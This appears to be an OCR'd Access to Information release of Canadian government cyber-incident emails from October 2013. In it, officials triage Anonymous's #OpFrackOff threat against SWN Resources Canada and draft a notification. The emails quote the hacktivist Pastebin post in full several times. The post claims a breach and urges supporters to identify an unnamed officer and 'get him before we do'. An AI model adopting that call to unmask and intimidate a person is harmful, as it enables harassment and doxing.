
36.

37. We are Anonymous.

38. The Corrupt Fear Us.

39. The Honest Support Us.

40. The Heroic Join Us.



Page 666

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 667

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 668

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CYBERDO
Sent: Saturday, October 19, 2013 11:57 AM
To: Clow, Patrick
Cc: CYBERDO
Subject: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Hi Pat, FYSA

Potential data dump Monday morning

Anonymous OP #OpFrackOff

hxxp://pastebin[.]com/

/////Paste Bin Post//////
Trick or Treat! ? (^3^)

Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.

Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!

SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.

We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.

SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....

But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.

For now, a message to New Brunswick fuzz:

We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.

For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:

Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."

Fire him now. Fire him fast. Fire him without hesitation.

Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN: https://twitter.com/Osmich/status/390846422666715137

State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)

Find him. Fire him. Get him before we do.

#GetTheFrackOutGashole

And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.

Expect it.

We are Anonymous.
The Corrupt Fear Us.
The Honest Support Us.
The Heroic Join Us.

//////////

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: Clow, Patrick
Sent: Saturday, October 19, 2013 12:00 PM
To: CYBERDO
Subject: Re: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Thanks. Daily debrief needs to take place for this file today and tomorrow to ensure the new IH coming online has all the info they require to handle developments please. Anything new that suggests an active activity should be escalated to SWO and myself please.

Thank you

----- Original Message -----
From: CYBERDO
Sent: Saturday, October 19, 2013 11:56 AM
To: Clow, Patrick
Cc: CYBERDO
Subject: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Hi Pat, FYSA

Potential data dump Monday morning

Anonymous OP #OpFrackOff

hxxp://pastebin[.]com/[redacted]

/////Paste Bin Post//////
Trick or Treat! ? (^5^)

Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.

Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!

SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.

We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.

SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....

But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.

For now, a message to New Brunswick fuzz:

We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.

For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:

Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."

Fire him now. Fire him fast. Fire him without hesitation.

Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN: https://twitter.com/Osmich/status/390846422666715137

State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)

Find him. Fire him. Get him before we do.

#GetTheFrackOutGashole

And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.

Expect it.

We are Anonymous.
The Corrupt Fear Us.
The Honest Support Us.
The Heroic Join Us.

//////////

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: CYBERDO
Sent: Saturday, October 19, 2013 12:02 PM
To: Clow, Patrick; CYBERDO
Subject: Re: CE13-007294 [#OpFrackOff - activity against energy sector compant]

This might warrant an cnt, please keep me posted.

Julia

Cyber Duty Officer
[redacted]

----- Original Message -----
From: Clow, Patrick
Sent: Saturday, October 19, 2013 12:00 PM
To: CYBERDO
Subject: Re: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Thanks. Daily debrief needs to take place for this file today and tomorrow to ensure the new IH coming online has all the info they require to handle developments please. Anything new that suggests an active activity should be escalated to SWO and myself please.

Thank you

----- Original Message -----
From: CYBERDO
Sent: Saturday, October 19, 2013 11:56 AM
To: Clow, Patrick
Cc: CYBERDO
Subject: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Hi Pat, FYSA

Potential data dump Monday morning

Anonymous OP #OpFrackOff

hxxp://pastebin[.]com/[redacted]

/////Paste Bin Post//////
Trick or Treat! ? (^3^)

Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.

Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!

SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.

We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.

SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....

But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.

For now, a message to New Brunswick fuzz:

We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.

For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:

Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."

Fire him now. Fire him fast. Fire him without hesitation.

Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN: https://twitter.com/Osmich/status/390846422666715137

State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)

Find him. Fire him. Get him before we do.

#GetTheFrackOutGashole

And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.

Expect it.

We are Anonymous.
The Corrupt Fear Us.
The Honest Support Us.
The Heroic Join Us.

//////////

From: Clow, Patrick
Sent: Saturday, October 19, 2013 12:07 PM
To: CYBERDO
Cc: Scouten, Julia
Subject: Re: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Cyberdo,

Can you apply the CNT criteria to this please. If it's clear we'll need to get started. Actual Incident Handling for this or other urgent events comes first though. Thanks.

----- Original Message -----
From: CYBERDO
Sent: Saturday, October 19, 2013 12:01 PM
To: Clow, Patrick; CYBERDO
Subject: Re: CE13-007294 [#OpFrackOff - activity against energy sector compant]

This might warrant an cnt, please keep me posted.

Julia

Cyber Duty Officer
[redacted]

----- Original Message -----
From: Clow, Patrick
Sent: Saturday, October 19, 2013 12:00 PM
To: CYBERDO
Subject: Re: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Thanks. Daily debrief needs to take place for this file today and tomorrow to ensure the new IH coming online has all the info they require to handle developments please. Anything new that suggests an active activity should be escalated to SWO and myself please.

Thank you

----- Original Message -----
From: CYBERDO
Sent: Saturday, October 19, 2013 11:56 AM
To: Clow, Patrick
Cc: CYBERDO
Subject: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Hi Pat, FYSA

Potential data dump Monday morning

Anonymous OP #OpFrackOff

hxxp://pastebin[.]com/[redacted]

/////Paste Bin Post//////
Trick or Treat! ? (^5^)

Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.

Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!

SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.

We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.

SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....

But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.

For now, a message to New Brunswick fuzz:

We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.

For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:

Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."

Fire him now. Fire him fast. Fire him without hesitation.

Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN: https://twitter.com/Osmich/status/390846422666715137

State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)

Find him. Fire him. Get him before we do.

#GetTheFrackOutGashole

And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.

Expect it.

We are Anonymous.
The Corrupt Fear Us.
The Honest Support Us.
The Heroic Join Us.

//////////

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: CYBERDO
Sent: Saturday, October 19, 2013 12:08 PM
To: Clow, Patrick; CYBERDO
Cc: Scouten, Julia
Subject: RE: CE13-007294 [#OpFrackOff - activity against energy sector compant]

ACK

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

-----Original Message-----
From: Clow, Patrick
Sent: October-19-13 12:07 PM
To: CYBERDO
Cc: Scouten, Julia
Subject: Re: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Cyberdo,

Can you apply the CNT criteria to this please. If it's clear we'll need to get started. Actual Incident Handling for this or other urgent events comes first though. Thanks.

----- Original Message -----
From: CYBERDO
Sent: Saturday, October 19, 2013 12:01 PM
To: Clow, Patrick; CYBERDO
Subject: Re: CE13-007294 [#OpFrackOff - activity against energy sector compant]

This might warrant an cnt, please keep me posted.

Julia

Cyber Duty Officer

----- Original Message -----
From: Clow, Patrick
Sent: Saturday, October 19, 2013 12:00 PM
To: CYBERDO
Subject: Re: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Thanks. Daily debrief needs to take place for this file today and tomorrow to ensure the new IH coming online has all the info they require to handle developments please. Anything new that suggests an active activity should be escalated to SWO and myself please.

Thank you

----- Original Message -----
From: CYBERDO
Sent: Saturday, October 19, 2013 11:56 AM
To: Clow, Patrick
Cc: CYBERDO
Subject: CE13-007294 [#OpFrackOff - activity against energy sector compant]

Hi Pat, FYSA

Potential data dump Monday morning

Anonymous OP #OpFrackOff

hxxp://pastebin[.]com/[redacted]

/////Paste Bin Post//////
Trick or Treat! ? (^5^)

Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.

Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!

SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.

We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.

SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....

But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.

For now, a message to New Brunswick fuzz:

We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.

For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:

Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."

Fire him now. Fire him fast. Fire him without hesitation.

Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN: https://twitter.com/Osmich/status/390846422666715137

State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)

Find him. Fire him. Get him before we do.

#GetTheFrackOutGashole

And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.

Expect it.

We are Anonymous.
The Corrupt Fear Us.
The Honest Support Us.
The Heroic Join Us.

//////////

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: CCIRC-CCRIC

To: Sec@tbs-sct.gc.ca; National_Operations.NOC@rcmp-grc.gc.ca; cfnoc@forces.gc.ca; sscfipc.spccpif@ssc-spc.gc.ca; ctec@cse-cst.gc.ca; [redacted]@smtp.gc.ca; [redacted]@smtp.gc.ca; [redacted]@cse-cst.gc.ca; [redacted]@CSE-CST.GC.CA; [redacted]@CSE-CST.GC.CA; [redacted]@smtp.gc.ca; ROBERT.MAZZOLIN@forces.gc.ca; Brent.Robart@forces.gc.ca

Cc: CYBERDO; * CyberIH; Anderson, Windy; Bendelier, Kenneth; Clow, Patrick; Turbide, Frank; Proulx, Véronique; Pacha, Tomasz; Patacairk, Jill; St-Louis, Danielle

Subject: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)

PLANNED CYBER NOTIFICATION – Anonymous #OpFrackOff

CRU Consultation

Key points:

- Response required within one hour - NIL response if nothing to add (please reply all)
- Email originator will decide if a quick teleconference is required

Description of Incident: RCMP has informed CCIRC of a potential Anonymous Operation **(#OpFrackOff)** which will target a Canadian energy sector company.

Sources of reporting: RCMP

Initial analysis / assessment:

- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named **#OpFrackOff.** The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of October 21, 2013.

Current actions:

- CCIRC is currently reviewing open source intelligence.

Cyber notification lead: Allen Martel (991-7037)

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

Trick or Treat! ? (?° ?? ?°)

Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.

Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!

SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.

We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.

SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....

But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.

For now, a message to New Brunswick fuzz:

We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.

For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:

Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."

Fire him now. Fire him fast. Fire him without hesitation.

Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN:
https://twitter.com/Osmich/status/390846422666715137

State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)

Find him. Fire him. Get him before we do.

#GetTheFrackOutGashole

And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.

Expect it.

We are Anonymous.
The Corrupt Fear Us.
The Honest Support Us.
The Heroic Join Us.

Page 684

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 685

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From:
Sent: Saturday, October 19, 2013 2:08 PM
To: CYBERDO; CTEC
Subject: Re: Upcomming Anonymous activity

Glad to hear. I thought you might.

Have a good weekend

----- Original Message -----
From: CYBERDO
Sent: Saturday, October 19, 2013 02:05 PM
To: 'RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca' <RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca>
Subject: RE: Upcomming Anonymous activity

Greetings,

CCIRC is aware of the activity and is in contact with RCMP.

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone Facsimile | Télécopieur +1 613-991-3574
PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

-----Original Message-----
From:
Sent: Saturday, October 19, 2013 1:57 PM
To: CYBERDO; RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca
Subject: Fw: Upcomming Anonymous activity

----- Original Message -----
From
Sent: Saturday, October 19, 2013 01:53 PM
To:
Subject: FW: Upcomming Anonymous activity

From:
Sent: Saturday, October 19, 2013 1:53:24 PM
To: 'SSCFIPC.SPCCPIF@ssc.gc.ca'; CTEC
Cc: 'ELIZABETH.KEIGHLEY@SSC-SPC.GC.CA'
Subject: Fw: Upcomming Anonymous activity Auto forwarded by a Rule

For your SA.

[redacted]

----- Original Message -----
From:
Sent: Saturday, October 19, 2013 01:38 PM
To:
Subject: Upcomming Anonymous activity

Looks like there may be some activity from anonymous related to the protests in NB

#OpFrackOff
#GetTheFrackOutGashole

Looks to be mostly associated with law enforcement and [redacted]

If any activity is seen deconflict with RCMP Tech Crimes.

Cheers

[redacted]

#GetTheFrackOutGashole leads to http://pastebin.com/[redacted]

Trick or Treat! ? (?° ?? ?°)

Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.

Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!

SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.

We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.

SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....

But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.

For now, a message to New Brunswick fuzz:

We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.

For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:

Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."

Fire him now. Fire him fast. Fire him without hesitation.

Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN: https://twitter.com/Osmich/status/390846422666715137

State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)

Find him. Fire him. Get him before we do.

#GetTheFrackOutGashole

And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.

Expect it.

We are Anonymous.
The Corrupt Fear Us.
The Honest Support Us.
The Heroic Join Us.

Page 690

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 691

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 692

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 693

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CCIRC-CCRIC
Sent: Saturday, October 19, 2013 2:57 PM
To: Anderson, Windy
Cc: Bendelier, Kenneth; Clow, Patrick; Turbide, Frank
Subject: [For Review and Approval] - CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff/ #GetTheFrackOutGashole

Importance: High

CYBER NOTIFICATION – INCIDENT

- This notification is only for distribution within the Government of Canada (see handling instructions below).

Incident Number: CNT-13-014 – Unclassified – LOW IMPACT SEVERITY –POTENTIAL MEDIA INTEREST & INFORMATION DISCLOSURE

Description of Incident:
- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.
- Anonymous also includes a threat to potentially target law enforcement.

Sources reporting: RCMP and Open Media Sources

Current actions:
- CCIRC is reviewing open source intelligence and will continue to assess the situation and keep its partners informed of any significant developments.
- RCMP has contacted affected company and provided them with CCIRC's contact information.

Initial analysis / assessment:
- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.
- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

CCIRC Reference:
- Incident number: CE13-007294

Disclaimer:
This notification is only for distribution within the Government of Canada and is for information purposes. No action or decision is required by recipients at this time. For the purposes of Access to Information Act requests, the originator will maintain and provide an official copy of this notification.

Prepared by: Cyber Duty Officer, [redacted]
Approved by: Julia Scouten, 991-7070

Pages 695 to / à 697

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CCIRC-CCRIC
Sent: Saturday, October 19, 2013 4:00 PM
To: CYBERDO; Clow, Patrick
Subject: *** Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)

For review. Allen's original CRU was used (including contacts) with new information added since this morning.

TO: Sec@tbs-sct.gc.ca; National_Operations.NOC@rcmp-grc.gc.ca; cfnoc@forces.gc.ca; sscfipc.spccpif@ssc-spc.gc.ca; ctec@cse-cst.gc.ca; @smtp.gc.ca; @smtp.gc.ca; @cse-cst.gc.ca; @CSE-CST.GC.CA; @CSE-CST.GC.CA; @smtp.gc.ca; ROBERT.MAZZOLIN@forces.gc.ca; Brent.Robart@forces.gc.ca

CC: CYBERDO * CyberIH Anderson, Windy <Windy.Anderson@ps-sp.gc.ca>; Bendelier, Kenneth <Kenneth.Bendelier@ps-sp.gc.ca>; Clow, Patrick <Patrick.Clow@ps-sp.gc.ca>; Turbide, Frank <Frank.Turbide@ps-sp.gc.ca>; Proulx, Véronique <Veronique.Proulx@ps-sp.gc.ca>; Pacha, Tomasz <Tomasz.Pacha@ps-sp.gc.ca>; Patacairk, Jill <Jill.Patacairk@ps-sp.gc.ca>; St-Louis, Danielle Danielle.St-Louis@ps-sp.gc.ca

Subject: * Alert - Cyber notification planned - Response required immediately -- Low Impact Severity (TBD)**

---------- Message Start ----------

PLANNED CYBER NOTIFICATION – Anonymous #OpFrackOff/#GetTheFrackOutGashole

CRU Consultation

Key points:

- Response required within one hour - NIL response if nothing to add (please reply all)
- Email originator will decide if a quick teleconference is required

Description of Incident:

- RCMP has informed CCIRC of a potential Anonymous Operation (#OpFrackOff / #GetTheFrackOutGashole) which will target a Canadian energy sector company.
- Anonymous also includes a threat to potentially target law enforcement.

Sources of reporting: RCMP

Initial analysis / assessment:

- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.
- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

Current actions:

- CCIRC is reviewing open sources and will continue to assess the situation and keep its partners informed of any significant developments.
- RCMP has contacted affected company and provided them with CCIRC's contact information.

Cyber notification lead: Cyber Duty Officer [redacted]

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

----------Message End ----------

From: CCIRC-CCRIC
Sent: Saturday, October 19, 2013 4:10 PM
To: 'Sec@tbs-sct.gc.ca'; 'National_Operations.NOC@rcmp-grc.gc.ca'; 'cfnoc@forces.gc.ca'; 'sscfipc.spccpif@ssc-spc.gc.ca'; 'ctec@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@smtp.gc.ca'; [redacted]@cse-cst.gc.ca'; [redacted]@smtp.gc.ca'; 'ROBERT.MAZZOLIN@forces.gc.ca'; 'Brent.Robart@forces.gc.ca'
